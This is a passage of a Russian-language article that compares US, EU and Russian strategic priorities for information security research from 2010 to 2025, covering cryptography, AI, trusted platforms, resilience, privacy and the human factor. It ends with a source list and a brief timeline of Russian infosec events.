В Европе криптография также входит в число семи ключевых направлений киберисследований. Акцент делается на **криптографических средствах для защиты данных и коммуникаций** в условиях требуемого суверенитета — например, на развитии собственных средств шифрования и цифровой подписи, соответствующих европейским ценностям (конфиденциальность, соблюдение прав граждан). Скоро в Европе не останется ничего, что не должно было бы соответствовать каким-то ценностям!

В России фундаментальные и прикладные криптографические задачи традиционно находятся под контролем силовых структур. В перечне научно-технических проблем, сформулированных Совбезом, прямо указаны «фундаментальные и важнейшие прикладные криптографические проблемы». Это означает приоритетное финансирование исследований новых алгоритмов криптографии и криптоанализа, квантовой криптографии (систем квантового распределения ключей) и т. д. Но детали этих исследований обычно скрыты за семью печатями, и доступ к ним имеют только люди, увешанные допусками, как новогодняя елка. Отдельные результаты этих работ прорываются на конференциях «РусКрипто» или CTCrypt, но без глубоких подробностей.

Таким образом, **развитие криптографии** — от противостояния квантовому взлому до внедрения в массовую сферу более надежных алгоритмов — можно отнести к вечным стратегическим направлениям ИБ. Оно напрямую влияет на решение задачи обеспечения конфиденциальности и целостности информации в долгосрочной перспективе.

2 Искусственный интеллект

Сейчас мы наблюдаем взрывной рост интереса к **искусственному интеллекту (ИИ)** и машинному обучению в контексте ИБ. Здесь можно выделить два аспекта: использование ИИ для усиления защиты и, наоборот, необходимость защиты от вредоносного использования ИИ. Первое включает разработки систем на основе машинного обучения для обнаружения аномалий и атак, интеллектуальных средств анализа угроз, автоматизации реагирования на инциденты. Второе касается новых рисков: появления атак с применением ИИ (например, генерация реалистичных фишинговых сообщений или deepfake-контента для социальной инженерии, написание вредоносного кода и планирование хакерских кампаний) и уязвимостей самих моделей машинного обучения (атаки типа adversarial examples, отравление данных и т. п.).

Стратегический план США (2019 г.) прямо относит **искусственный интеллект в кибербезопасности** к числу приоритетных направлений исследований. Это означает поддержку фундаментальных работ по объяснимому ИИ (чтобы лучше понимать решения систем безопасности на базе ИИ), по устойчивости моделей к атакам, по использованию нейросетей для обнаружения сложных многоходовых кибератак. К 2023 г. в обновленной федеральной стратегии США ИИ упоминается уже в прикладных приоритетах — как необходимость обеспечения «надежного и безопасного ИИ» (trustworthy AI). В частности, ставится задача разработки методов проверки и валидации ИИ-систем на предмет безопасности, а также методов **обнаружения и сдерживания ИИ-угроз** (к примеру, распознавание сгенерированных ИИ фальшивых данных) на уровне социотехнических решений. При этом государство, претендующее на звание мирового гегемона, начинает ограничивать развитие ИИ за своими пределами, устанавливая уровни союзников и противников, с которыми можно или нельзя делиться технологиями ИИ, чипами для него, а также результатами соответствующих исследований. Это может привести не только к разобщенности научного сообщества, но и к получению хакерами преимуществ. Они не скованы никакими ограничениями, а кража ИИ-технологий (такие случаи уже фиксируются) позволит плохим парням обходить любые препоны и запреты лучше государств, пытающихся делать все честным путем.

В европейском перечне 2021 г. ИИ не выделен отдельной строкой, однако фактически пронизывает несколько направлений. Так, «управление киберугрозами и реагирование» подразумевают применение автоматизации и аналитики, во многом опирающейся на ИИ-технологии. Кроме того, ЕС запустил крупные инициативы (Horizon Europe и др.) по развитию **искусственного интеллекта для кибербезопасности,** финансируя исследовательские проекты в этой области.

Россия не показывает свое внимание к теме искусственного интеллекта в контексте кибербезопасности. В 2017 г., когда писался документ Совета Безопасности, об этом еще никто не думал, а сейчас всем уже не до того. И хотя в России была утверждена Национальная стратегия развития искусственного интеллекта до 2030 г., в ней нет явного фокуса на вопросах кибербезопасности. Инициативы же по созданию различных консорциумов, альянсов и иных объединений в области доверенного ИИ пока также не показывают значимых результатов. Они больше делят портфели внутри, чем занимаются развитием этого направления в стране.

Можно ожидать, что **ИИ останется в фокусе ИБ-исследований на ближайшее десятилетие.** Как строить модели, которые эффективно выявляют атаки, не выдавая при этом большого числа ложных срабатываний и объясняя результаты своей работы? Как обеспечить этичность и правовое соответствие ИИ-инструментов безопасности? Как противодействовать враждебному ИИ (например, автоматическим инструментам взлома)? От решения этих задач будет зависеть способность защитных систем успевать за все более автоматизированными и интеллектуальными атаками.

3 Надежные программные и аппаратные системы (trustworthy hardware/software)

Современная ИТ-инфраструктура страдает от множества уязвимостей, вызванных как ошибками в программном коде, так и компрометацией оборудования. Поэтому стратегическим блоком исследований является создание **доверенных (надежных) платформ** — как программных, так и аппаратных. Цель — добиться, чтобы системы изначально проектировались и разрабатывались с учетом требований безопасности (secure by design), а их аппаратные компоненты гарантированно не содержали скрытых уязвимостей, закладок или имплантов.

В планах США и ЕС этот блок приоритетов выражен явно. Так, среди задач США — **безопасность программ и аппаратных средств.** Это подразумевает исследования в области новых методов разработки ПО, исключающих целые классы уязвимостей (например, использование языков программирования с защитой памяти, формальных методов верификации, средств статического анализа и т. д.), а также безопасной архитектуры аппаратуры. Отдельно подчеркивается потребность **в методах установления доверия** ко всем уровням техносферы — от чипов и прошивок до облачных сервисов. В обновленном плане 2023 г. констатируется нехватка способов определять и подтверждать доверие к компонентам и участникам цифровых взаимодействий, что мешает безопасности в целом. В ответ ставятся задачи разработки механизмов доверенной идентификации устройств, встраивания средств контроля целостности и идентичности на уровне железа, операционных систем, приложений и сетевых протоколов.

Аналогично в перечне ENISA 2021 два из семи направлений напрямую связаны с данной тематикой: это **«доверенные программные платформы»** и **«доверенные аппаратные платформы».** Евросоюз, стремящийся к технологической автономии, делает упор на снижение зависимости от импортного оборудования и ПО. Поддерживаются исследования в сфере разработки открытого и проверяемого оборудования (например, проекты open-hardware, доверенные чипы), своих операционных систем и прикладных платформ безопасности. В докладе ENISA подчеркивается, что наличие у ЕС собственных доверенных технологий — ключевой фактор устойчивости цифровой экономики.

В российской стратегии тоже присутствует схожий акцент. Задача **технологической независимости и цифрового суверенитета в сфере ИТ, вычислительной техники, телекоммуникаций** отнесена к числу научно-технических проблем ИБ. Практически это означает развитие собственного отечественного ПО и оборудования безопасности, импортонезависимых доверенных элементов и микроэлектроники, на основе которых будут строиться и так называемые доверенные ПАКи, прямо прописанные в российском законодательстве, и иные элементы национальной безопасности. Помимо этого, Россия фокусируется на защите самих технических средств обработки информации от несанкционированного доступа и технической разведки. Сюда входят исследования по обнаружению аппаратных закладок, противодействию побочным каналам (например, электромагнитным излучениям) и пр. Это исторически сильное в стране направление в условиях сложившихся геополитических рисков и роста случаев появления закладок в ПО (как минимум open source, так называемое protestware) вновь выходит на первый план. Хотя надо признать, что имеющиеся ресурсы и подходы пока не справляются с возросшим потоком ПО и железа, которые требуют проверки. Масштабировать методы проведения специальных проверок и исследований, а также поиска недокументированных возможностей, в том числе и на базе искусственного интеллекта, — наша большая и важная задача!

Глобальный нерешенный вопрос здесь — **как создать масштабируемые системы, изначально стойкие к взлому.** Еще в 2009 г. в американской дорожной карте исследований одной из «трудных проблем» была провозглашена разработка масштабируемых систем, вызывающих доверие (Scalable Trustworthy Systems). Спустя годы задача остается актуальной: несмотря на прогресс, до сих пор большинство ПО содержит ошибки, а цепочки поставок аппаратуры и микроэлектроники уязвимы для компрометации. В ответ мы видим развитие концепций вроде **Zero Trust Architecture** (нулевое доверие), когда любая часть системы априори не доверяет другим и требует постоянной проверки. Исследования в этой сфере направлены на новые архитектурные решения, гарантирующие безопасность даже при наличии скомпрометированных узлов.

4 Управление киберугрозами, обнаружение и реагирование, киберустойчивость

Критически важным направлением является все, что связано с **противодействием атакам**: от мониторинга и раннего обнаружения до эффективного реагирования и восстановления. Сюда входят системы обнаружения вторжений, средства анализа угроз (threat intelligence), технологии реагирования на инциденты, а также методы повышения устойчивости систем к атакам.

В европейском списке один из семи приоритетов назван **«управление киберугрозами и реагирование»**. Он подразумевает развитие новых подходов к мониторингу киберпространства, обмену информацией об инцидентах (включая международное сотрудничество CERT'ов), созданию центров оперативного реагирования и ситуационных центров. Важный аспект — автоматизация реагирования, позволяющая сокращать время от выявления атаки до ее нейтрализации.

Со стороны США схожие идеи отражены через призму четырех функций кибербезопасности: сдерживание (deter), защита (protect), обнаружение (detect) и реагирование (respond). В стратегических материалах подчеркивается необходимость научного прогресса во всех этих сферах. Например, для **обнаружения угроз** — исследования в области аномалий в сетевом трафике, применения поведенческого анализа; для **реагирования** — технологии изоляции пораженных узлов, автоматического восстановления систем из доверенных резервных копий и др. Отдельно американские эксперты выделяют концепцию **киберустойчивости (cyber resilience)** — способности систем продолжать функционирование под натиском постоянных атак. Новый план (2023 г.) добавил к приоритетам именно киберустойчивость как ключевое направление НИОКР на ближайшие годы. Это сдвиг в парадигме: раньше упор делался на предотвращение и защиту, теперь же признается, что нельзя гарантированно предотвратить все атаки, поэтому системы должны проектироваться с расчетом на работу даже в скомпрометированном или атакуемом состоянии. Отсюда задачи исследований: например, как архитектурно разделять и изолировать компоненты, чтобы взлом одной части не приводил к краху всей системы; как создавать резервные механизмы, обеспечивающие продолжение работы критических функций; как автоматически и осознанно деградировать сервисы (скорость, пропускную способность и т. п.), сохраняя базовую доступность и функциональность.

Концепция устойчивости тесно связана с непрерывным **управлением рисками**. В стратегических документах отмечается потребность в эффективных методах оценки рисков и демонстрации эффективности принимаемых мер безопасности. Научная проблема здесь — разработать метрики и модели, позволяющие сравнивать уровень защищенности, прогнозировать последствия угроз и оптимально распределять ресурсы защиты. В так называемой кривой Гартнера «Hype Cycle for Security Operations, 2025» впервые появился такой класс защитных средств, как Predictive Modeling for Cybersecurity. Он описывает технологии, способные прогнозировать угрозы, уязвимости и инциденты. И хотя до полного решения этой задачи еще далеко, само появление такого класса решений вселяет надежду на успех.

Еще в 2009 г. одним из обозначенных трудных научных вопросов были **метрики корпоративной безопасности** (Enterprise-Level Metrics) — как количественно измерить, насколько система или компания защищена. Несмотря на прогресс (появление, например, фреймворков вроде NIST Cybersecurity Framework с уровнями зрелости), задача точной и универсальной измеримости риска остается открытой.

Я АНАЛИЗИРУЮ СТРАТЕГИЧЕСКИЕ ДОКУМЕНТЫ США, ЕВРОСОЮЗА И РОССИИ, ЧТОБЫ СИСТЕМАТИЗИРОВАТЬ ПОДХОДЫ, ВЫДЕЛИТЬ КЛЮЧЕВЫЕ ТЕМАТИЧЕСКИЕ БЛОКИ, ОПРЕДЕЛИТЬ ПРИОРИТЕТЫ И ПРОБЕЛЫ И ПРОСЛЕДИТЬ ЭВОЛЮЦИЮ ПОВЕСТКИ ИБ-ИССЛЕДОВАНИЙ С 2010 ПО 2025 Г.

5 Конфиденциальность и защита данных

Защита персональных данных и приватности пользователей стала за последние 10–15 лет самостоятельным приоритетом исследований (оборотные штрафы в России и Европе — это вам не шутки). Огромные массивы данных, собираемые для целей цифровой экономики, и усиление регуляторных требований (таких как GDPR в Европе или № 152-ФЗ в России) стимулируют поиск технологий, позволяющих увязать полезное использование данных с сохранением приватности. **Конфиденциальность** упоминается и как ценность, требующая защиты, и как объект научных изысканий (создание новых решений privacy by design).

Федеральный план США включает **конфиденциальность (privacy)** в число ключевых направлений R&D. Это означает поддержку научных работ по анонимизации, дифференциальной приватности, гомоморфному шифрованию, безопасному обмену и хранению чувствительных данных. Также в 2019 г. подчеркивалось, что нужно создавать **интегрированные модели, учитывающие одновременно безопасность, конфиденциальность и защиту безопасности жизнедеятельности** (safety). То есть нельзя рассматривать эти требования в отрыве друг от друга, необходимы компромиссы и синергии.

Европейский перечень 2021 г. открывает направление **«безопасность данных»**, что, по сути, охватывает и аспекты защиты информации, и аспекты приватности. Речь идет о разработке технологий контроля над данными (например, шифрование данных в облаке и при обработке, управляемый доступ на основе атрибутов, технологии удобного получения согласия пользователя и пр.), а также о нормативных и технических мерах обеспечения прав субъектов данных.

Россия в явном виде нигде не указывала своих притязаний на первенство в области защиты данных и не формировала перечень направлений для исследований в этой сфере. Однако то внимание, которое законодательная власть уделяет теме персональных данных, говорит о важности этого направления. К сожалению, оно пока сконцентрировано вокруг появления новой регуляторики, а не технологий. У нас нет явно озвученных планов создания собственных алгоритмов гомоморфного шифрования, хранения согласий субъектов ПДн в блокчейне, маркировки данных при изменении мест их хранения, разработки различных технологий обезличивания и анонимизации данных и т. п.

Можно сказать, что **задача обеспечения приватности в цифровом обществе** — одна из тех, что сродни задачам тысячелетия. Она не имеет простого решения, поскольку затрагивает баланс между полезностью данных для бизнеса и государства и правом на приватность. Современные исследования предлагают интересные направления: криптография, сохраняющая конфиденциальность (homomorphic encryption, secure multi-party computation), федеративное обучение (когда данные не покидают устройств, а модели обучаются коллективно), механизмы управления персональными данными (Personal Data Stores, инфраструктуры доверия). Однако многие из этих идей пока далеки от массового внедрения или имеют ограничения по эффективности. Пробелом остается и **оценка эффективности** мер по защите данных. Например, как измерить степень анонимизации или риск деанонимизации — все еще предмет дискуссий. Тем не менее без прорывов в этой области трудно ожидать устойчивого доверия общества к цифровым технологиям. Поэтому данное направление будет усиливаться под влиянием и общественного запроса, и законодательного давления.

6 Человеческий фактор, пользовательские аспекты и кадры

Классическая поговорка гласит: «самое слабое звено в безопасности — это человек». Поэтому **человекоцентричные подходы** к ИБ сейчас выходят на первый план. Речь идет сразу о нескольких подзадачах: повышение осведомленности и грамотности пользователей, разработка эргономичных решений безопасности, учет поведения, психологических и социальных факторов в проектах защиты, а также подготовка новых кадров и развитие культуры безопасности.

Американские стратеги подчеркивают, что нужно **ставить в центр внимания людей, их мотивацию и способности** при разработке технологий кибербезопасности. В новом плане (2023 г.) есть особый акцент на human-centered cybersecurity, подразумевающей участие пользователей в проектировании решений и снятие с них излишней нагрузки по обеспечению безопасности. Приведен пример: усиливающиеся фишинговые атаки требуют такой защиты, которая не полагается лишь на бдительность людей, а технологически предотвращает обман. По сути, это признание: многие технически совершенные средства бесполезны, если ими трудно пользоваться или они конфликтуют с человеческими факторами (удобством, восприятием, организационной культурой). Поэтому исследования в области **usable security** (удобство и понятность средств ИБ), поведенческих и экономических аспектов безо- пасности, социальной инженерии, наконец, просто в обучении пользователей безопасным практикам — все это критически важно. Задача создания таких систем безопасности, которые были бы **прозрачными и комфортными** для пользователя, остается нерешенной и требует междисциплинарного подхода (на стыке ИБ, психологии, дизайна интерфейсов).

Отдельно упомяну проблему **дефицита кадров и повышения квалификации**. Во всех рассматриваемых стратегиях признается необходимость инвестировать в образование ИБ-специалистов. В США это отражено в поддержке инициатив NICE (National Initiative for Cybersecurity Education) и включении образования и подготовки кадров в приоритеты R&D.

Целый раздел документа Совбеза посвящен проблемам кадрового обеспечения ИБ — от госуправления подготовкой специалистов до научно-методического сопровождения обучения. Пробелы здесь — недостаток преподавателей-практиков, быстрое устаревание учебных программ в сравнении с изменяющимися угрозами и отсутствие охвата всех нуждающихся отраслей (врачам, производственному персоналу тоже нужна киберграмотность). Решение проблемы — долгосрочное, через реформирование учебных курсов, привлечение бизнеса к подготовке кадров, создание сетевых академий и платформ обучения кибергигиене для широких слоев населения. Ну и омоложение точек принятия решения, занятых большими начальниками, далекими от современных тенденций не только в кибербезопасности, но и в образовании и являющимися веригами, не дающими развивать сферу работы с людьми и внедрять в нее новые подходы.


7 Комплексные и междисциплинарные задачи безопасности

Вызовы кибербезопасности часто лежат **на стыке разных доменов** — технического, социального, физического. Поэтому стратегические исследования все чаще фокусируются на интегрированных решениях. Например, уже упомянутая необходимость объединять требования safety, security, privacy, resilience в единые методологические рамки означает развитие **системной инженерии безопасности**. Так, при создании того же беспилотного автомобиля должны одновременно учитываться и киберугрозы, и безопасность жизни людей, и защита персональных данных.

Еще один пример междисциплинарного направления — **сдерживание и правоохранительные меры в киберпространстве**. Стратеги США упоминают разработку эффективных методов **сдерживания злонамеренных действий в киберсреде.** Сюда относятся исследования в области атрибуции атак (определения их источника), международных правовых механизмов наказания киберпреступников, экономических мер (санкции) и даже киберпсихологии злоумышленников (в России тоже начали говорить о внедрении такой дисциплины в образовательный процесс). Эти вопросы выходят за чисто технические рамки, затрагивая международные отношения и право. Многие атаки все еще остаются безнаказанными из-за трудностей атрибуции и юрисдикционных ограничений.

Для России, например, характерно внимание к **информационному противоборству** и **контентной безопасности** (противодействие распространению экстремистской информации, пропаганде и т. д.). В западных научных приоритетах это менее заметно как часть кибербезопасности, но в последние годы и там появилась смежная тема — **противодействие дезинформации**, фейковым новостям, влиянию на общественное мнение через интернет. Это тоже междисциплинарная область на пересечении технологий (алгоритмы обнаружения координированных информационных операций) и социальных наук (понимание психологического воздействия). Можно ожидать ее роста в стратегической повестке, особенно с развитием ИИ-инструментов как для генерации контента, так и для обнаружения фейков.

Наконец, нельзя не упомянуть **безопасность критической инфраструктуры и новых технологий**. Специфические направления исследований выделяются под отрасли: безопасность систем промышленной автоматизации (SCADA, промышленный IoT), защита умных энергосетей (Smart Grid), транспортных систем, медицинских устройств и др. Например, в свежем американском плане приоритетна безопасность чистой энергетики будущего, подразумевающая защиту интеллектуальных энергосистем и инфраструктуры зарядки электромобилей. Появляются и совсем новые горизонты — безопасность технологий виртуальной и дополненной реальности, нейротехнологий, биометрических систем. Эти тематические блоки пока менее оформлены в стратегиях, но неизбежно станут задачами тысячелетия для ИБ.



Приоритеты, пробелы и эволюция повестки (2010–2025 гг.)

Как же изменилась повестка ИБ-исследований за последние 15 лет? В начале 2010-х внимание концентрировалось на основных технических проблемах: защита сетей и узлов от вредоносного ПО, борьба с ботнетами, противодействие внутреннему нарушителю, укрепление критической инфраструктуры. Например, «Дорожная карта киберисследований DHS» (2009 г.) включала такие не решенные на тот момент проблемы, как противодействие инсайдерам и вредоносным программам, управление идентификацией в масштабах интернета, обеспечение живучести критических систем и даже задачи атрибуции атак. Эти проблемы и сегодня актуальны, но к середине 2010-х появились **новые приоритеты:**

› **Обеспечение конфиденциальности** — во многом под влиянием скандалов с массовой слежкой и принятием GDPR (2016–2018 гг.) в повестке многих стран приватность стала критически важной темой исследований.

› **Интернет вещей (IoT)** — взрывной рост IoT-устройств выявил огромные пробелы в их безопасности. Неслучайно появился анекдот, что «в аббревиатуре IoT буква S означает Security». К 2015–2020 гг. возникло целое направление по разработке стандартов и технологий защиты IoT и киберфизических систем. Сейчас оно трансформировалось в более общее — безопасность умных устройств и встраиваемых систем, включая промышленные IoT.

› **Квантовая угроза** — если в 2010 г. о постквантовой криптографии говорили немногие, то к 2020 г. это уже мейнстрим: национальные стандарты в разработке, интенсивные исследования. Появился сопутствующий приоритет квантовых технологий безопасности (квантовое шифрование и квантовое распределение ключей).

› **Искусственный интеллект** — за последнее десятилетие вышел на авансцену. Если ранние стратегии не упоминали ИИ, то в 2019–2023 гг. он вписан во все дорожные карты. Сначала как инструмент защиты (аналитика угроз), теперь и как объект защиты (безопасный и доверенный ИИ, противодействие злонамеренному ИИ).

› **Человеческий фактор** — эволюция взглядов тут особенно заметна. Ранее считалось, что обучение пользователей — задача сугубо прикладная, не уровня НИОКР. Однако рост проблем (например, фишинг) показал, что без научного подхода к user-centric security проблему не решить. В 2020-х мы видим, что **«пользователь в центре»** — уже официально признанный принцип кибербезопасности, разрабатываются соответствующие методы защиты (от интерфейсов, предотвращающих ошибки, до психологических моделей поведения пользователей). Киберкультура стала не менее важна, чем кибертехнологии.

› **Комплексная устойчивость и интеграция безопасности в архитектуру систем** — раньше системы защищали накладными средствами (антивирус, межсетевой экран, предотвращение вторжений). Теперь явный сдвиг к тому, чтобы безопасность была частью архитектуры и жизненного цикла: безопасная разработка (SecDevOps), встроенные механизмы самозащиты и готовность к работе в условиях компрометации. Это ответ на усложнение угроз (целевые APT-атаки, кибервойна) — фактически признание того, что полностью предотвратить взлом невозможно, нужно уметь жить под постоянной угрозой.


Конечно, **есть области, где прогресс все еще недостаточен**, то есть налицо пробелы между угрозами и средствами защиты. Например, безопасность программного кода до сих пор оставляет желать лучшего: большинство инцидентов эксплуатируют известные классы ошибок (переполнения, XSS, SQL-инъекции), существующие десятилетиями. Несмотря на исследования, массовый софт все еще пишется с уязвимостями. Лишь недавно наметился сдвиг: промышленность начала переход на языки без небезопасных конструкций (Rust и др.), — но до полной победы далеко. Здесь требуются прорывы либо в инструментах разработки, либо в автоматизированном поиске и исправлении ошибок.

Другой пример — метрики и экономическая эффективность безопасности. Руководители по-прежнему задаются вопросами: **сколько инвестиций в кибербезопасность достаточно?** Как соотнести расходы и снижение рисков? Единых ответов нет. Научные модели риска дают лишь приближенные оценки. Этот пробел мешает оптимально распределять ресурсы и может приводить к недофинансированию важных направлений (или, наоборот, к неэффективным тратам на малоэффективные меры).

Тем не менее позитивная динамика видна. Многие темы, бывшие в 2010 г. лишь на бумаге, сейчас воплощаются. Например, концепции из «National Cyber Leap Year» (2009 г.) — там предлагались «революционные» идеи: **динамическая изменчивость (moving target defense), атрибутно-ориентированная архитектура доверия, простые верифицируемые ядра систем** и др. Сегодня подход moving target defense стал реальной стратегией для облачных сред; микросервисная архитектура и контейнеризация облегчают изоляцию; аппаратные корни доверия (TPM, Secure Enclave) стали стандартом. То есть научные наработки прошлых лет постепенно внедряются в практику.

Эволюция угроз также диктует необходимость новых исследований. Распространение вымогательского ПО в 2010-х подтолкнуло развитие средств резервирования и восстановления, а также международного сотрудничества правоохранителей. Успешные атаки на подрядчиков (типа SolarWinds в 2020 г.) резко подняли приоритет темы цепочки поставок, что отразилось в стратегиях 2023 г., требующих обеспечить безопасность ПО и оборудования на всем жизненном цикле. Пандемия COVID-19 заставила ускорить перенос сервисов в облако и переход на удаленную работу — и это стало испытанием для многих систем безопасности, но одновременно и стимулом к развитию SASE (Secure Access Service Edge), средств удаленной аутентификации и использованию концепции нулевого доверия (Zero Trust).

Можно отметить и влияние **геополитики:** кибербезопасность все чаще упоминается в одном ряду с нацбезопасностью. Европейская идея «цифрового суверенитета» и российская ставка на импортозамещение технологий — это реакция на рост глобальной киберконфронтации. В исследовательской повестке появились темы обеспечения надежности собственных продуктов, проверки доверия к зарубежным. Международные стандарты безопасности также становятся ареной конкуренции, что видно по дискуссиям вокруг стандартов шифрования, 5G-сетей и т. д. В перспективе это может либо замедлять обмен знаниями (раздробление инфраструктуры безопасности), либо, наоборот, стимулировать гонку инноваций в разных странах. Скорее всего, мы увидим движение в обоих направлениях.



Прогноз

Итак, **стратегические направления исследований в ИБ** охватывают широкий круг проблем. По значимости и фундаментальности многие из них действительно сопоставимы с задачами тысячелетия. Решение таких задач, как **устойчивые к квантовым взломам шифры, полностью безопасное ПО, эффективная киберзащита с учетом человеческого фактора**, потребует совместных усилий научного сообщества, индустрии и государства на годы вперед.

В ближайшие годы можно ожидать углубления работ по уже обозначенным направлениям. **Искусственный интеллект** станет еще более интегрированным в средства киберзащиты, что одновременно вызовет необходимость новых методов контроля за ИИ (вплоть до нормативного регулирования в области «опасного ИИ», которое уже началось в США, Великобритании, Евросоюзе). **Постквантовый переход** в криптографии, вероятно, произойдет в ближайшие годы: стандарты будут приняты, и начнется их реализация в массовых протоколах. Это огромная практическая задача, требующая исследований в области миграции, совместимости и производительности новых алгоритмов. **Киберустойчивость** превратится в прикладной стандарт: архитектуры систем будут проектироваться с расчетом на постоянное противоборство, что может дать импульс, например, развитию технологий самовосстанавливающихся систем (self-healing systems).

ЧЕЛОВЕЧЕСКИЙ ФАКТОР В БЕЗОПАСНОСТИ, СКОРЕЕ ВСЕГО, ПЕРЕРАСТЕТ ВКОНЦЕПЦИЮ «ЦИФРОВОГО ИММУНИТЕТА» ОБЩЕСТВА

Человеческий фактор в безопасности, скорее всего, перерастет в концепцию «цифрового иммунитета» общества — когда, благодаря просвещению и удобным технологиям, пользователи автоматически делают безопасный выбор. Здесь успехи зависят не только от технических изобретений, но и от просветительской работы, изменения культуры обращения с информацией и работы с гаджетами.

Конечно, появятся и **новые вызовы**, пока лишь вырисовывающиеся на горизонте. Одним из таких может стать безопасность нейротехнологий и интерфейсов «мозг — компьютер» (когда данные о мозговой активности станут таким же объектом защиты, как сейчас персональные данные). Другой — безопасность квантовых сетей и компьютеров (в отдаленном будущем, когда сами квантовые системы потребуют защиты от квантовых взломов). **Синтез биологического и цифрового** (биометрические идентификаторы, ДНК-хранилища информации) тоже поставит уникальные проблемы безопасности. Эти темы пока находятся за рамками текущих стратегических планов, но могут войти в повестку ближайшего десятилетия.

Стратегические направления ИБ-исследований 2010–2025 гг. эволюционировали от усиления классических мер защиты к более **проактивным и фундаментальным подходам**. Если раньше основной целью было закрыть известные бреши, то теперь акцент — на **опережающем развитии**: предвосхитить возможности противника и встроить безопасность во все уровни цифрового мира. Однако ряд вечных проблем — от надежного программирования до человеческого фактора — остаются нерешенными, что формирует научную повестку на годы вперед.

СПИСОК ИСТОЧНИКОВ

- NIST IR 8481 (2023). Cybersecurity for Research: Findings and Possible Paths Forward — отчет NIST по обеспечению кибербезопасности научных исследований (обозначены приоритетные области исследований: ИИ, квантовые технологии, доверенная инфраструктура и др.).

- Federal Cybersecurity R&D Strategic Plan (2019) — федеральный стратегический план США по исследованиям в кибербезопасности (ключевые концепции: «deter, protect, detect, respond», человеческий фактор, интеграция требований безопасности/конфиденциальности и др.).

- Federal Cybersecurity R&D Plan (2023) — обновленный план США (новые приоритеты: человекоцентричная безопасность, доверие ко всем слоям технологий, киберустойчивость; сценарии: безопасность цепочек поставок, доверенный ИИ, защита энергосетей будущего).

- ENISA (2021). Cybersecurity Research Directions for EU's Digital Strategic Autonomy — отчет ENISA о приоритетных направлениях исследований в ЕС (7 ключевых направлений: безопасность данных, доверенные платформы, управление угрозами, криптография, ориентированность на пользователя и др.).

- Совет Безопасности РФ (2017). Основные направления научных исследований в области обеспечения ИБ РФ (комплексный перечень проблем: от методологических и правовых до научно-технических, включая криптографию, защиту инфраструктуры, технологическую независимость, подготовку кадров).

- Лукацкий А. (2012). Презентация «Защита информации 2030: к чему готовиться уже сейчас?» (обзор долгосрочных вызовов ИБ: упомянуты «hard problems» DHS — масштабируемые доверенные системы, метрики, противодействие инсайдерам и malware, атрибуция атак, usable security и др., многие из которых актуальны до сих пор).

- Прочие материалы и обзоры (Cybersecurity Roadmap DHS 2009, публикации на SecurityLab, Habr и др.), отражающие эволюцию взглядов на проблемы ИБ и пути их решения с 2010-х до настоящего времени.

2003

01

Эпидемия Slammer. ВПО эксплуатирует уязвимость в SQL Server и вызывает перебои в российских банковских и телеком-сервисах.

02

Студенты Бауманского университета во главе с Ильей Сачковым основывают Group-IB.

03

Вирус из Подмосковья атакует мир. Червь Mimail заразил порядка 100 тыс. компьютеров по всему миру. Некоторые эксперты утверждали, что его написали подмосковные разработчики.

04

«Инфосистемы Джет» создает отдельную бизнес-структуру — центр информационной безопасности.

05

«Лаборатория Касперского» создает компанию InfoWatch, руководителем которой становится Наталья Касперская. В 2007 г. InfoWatch станет самостоятельной компанией.

06

Позитив выводит на рынок коммерческую версию XSpider.

Место для вашего события

01

Российские эксперты обнаруживают первый вирус, написанный специально для смартфонов на Symbian. Вредонос Cabir распространяется через Bluetooth и ориентирован на устройства Nokia (например, серии 92x0).

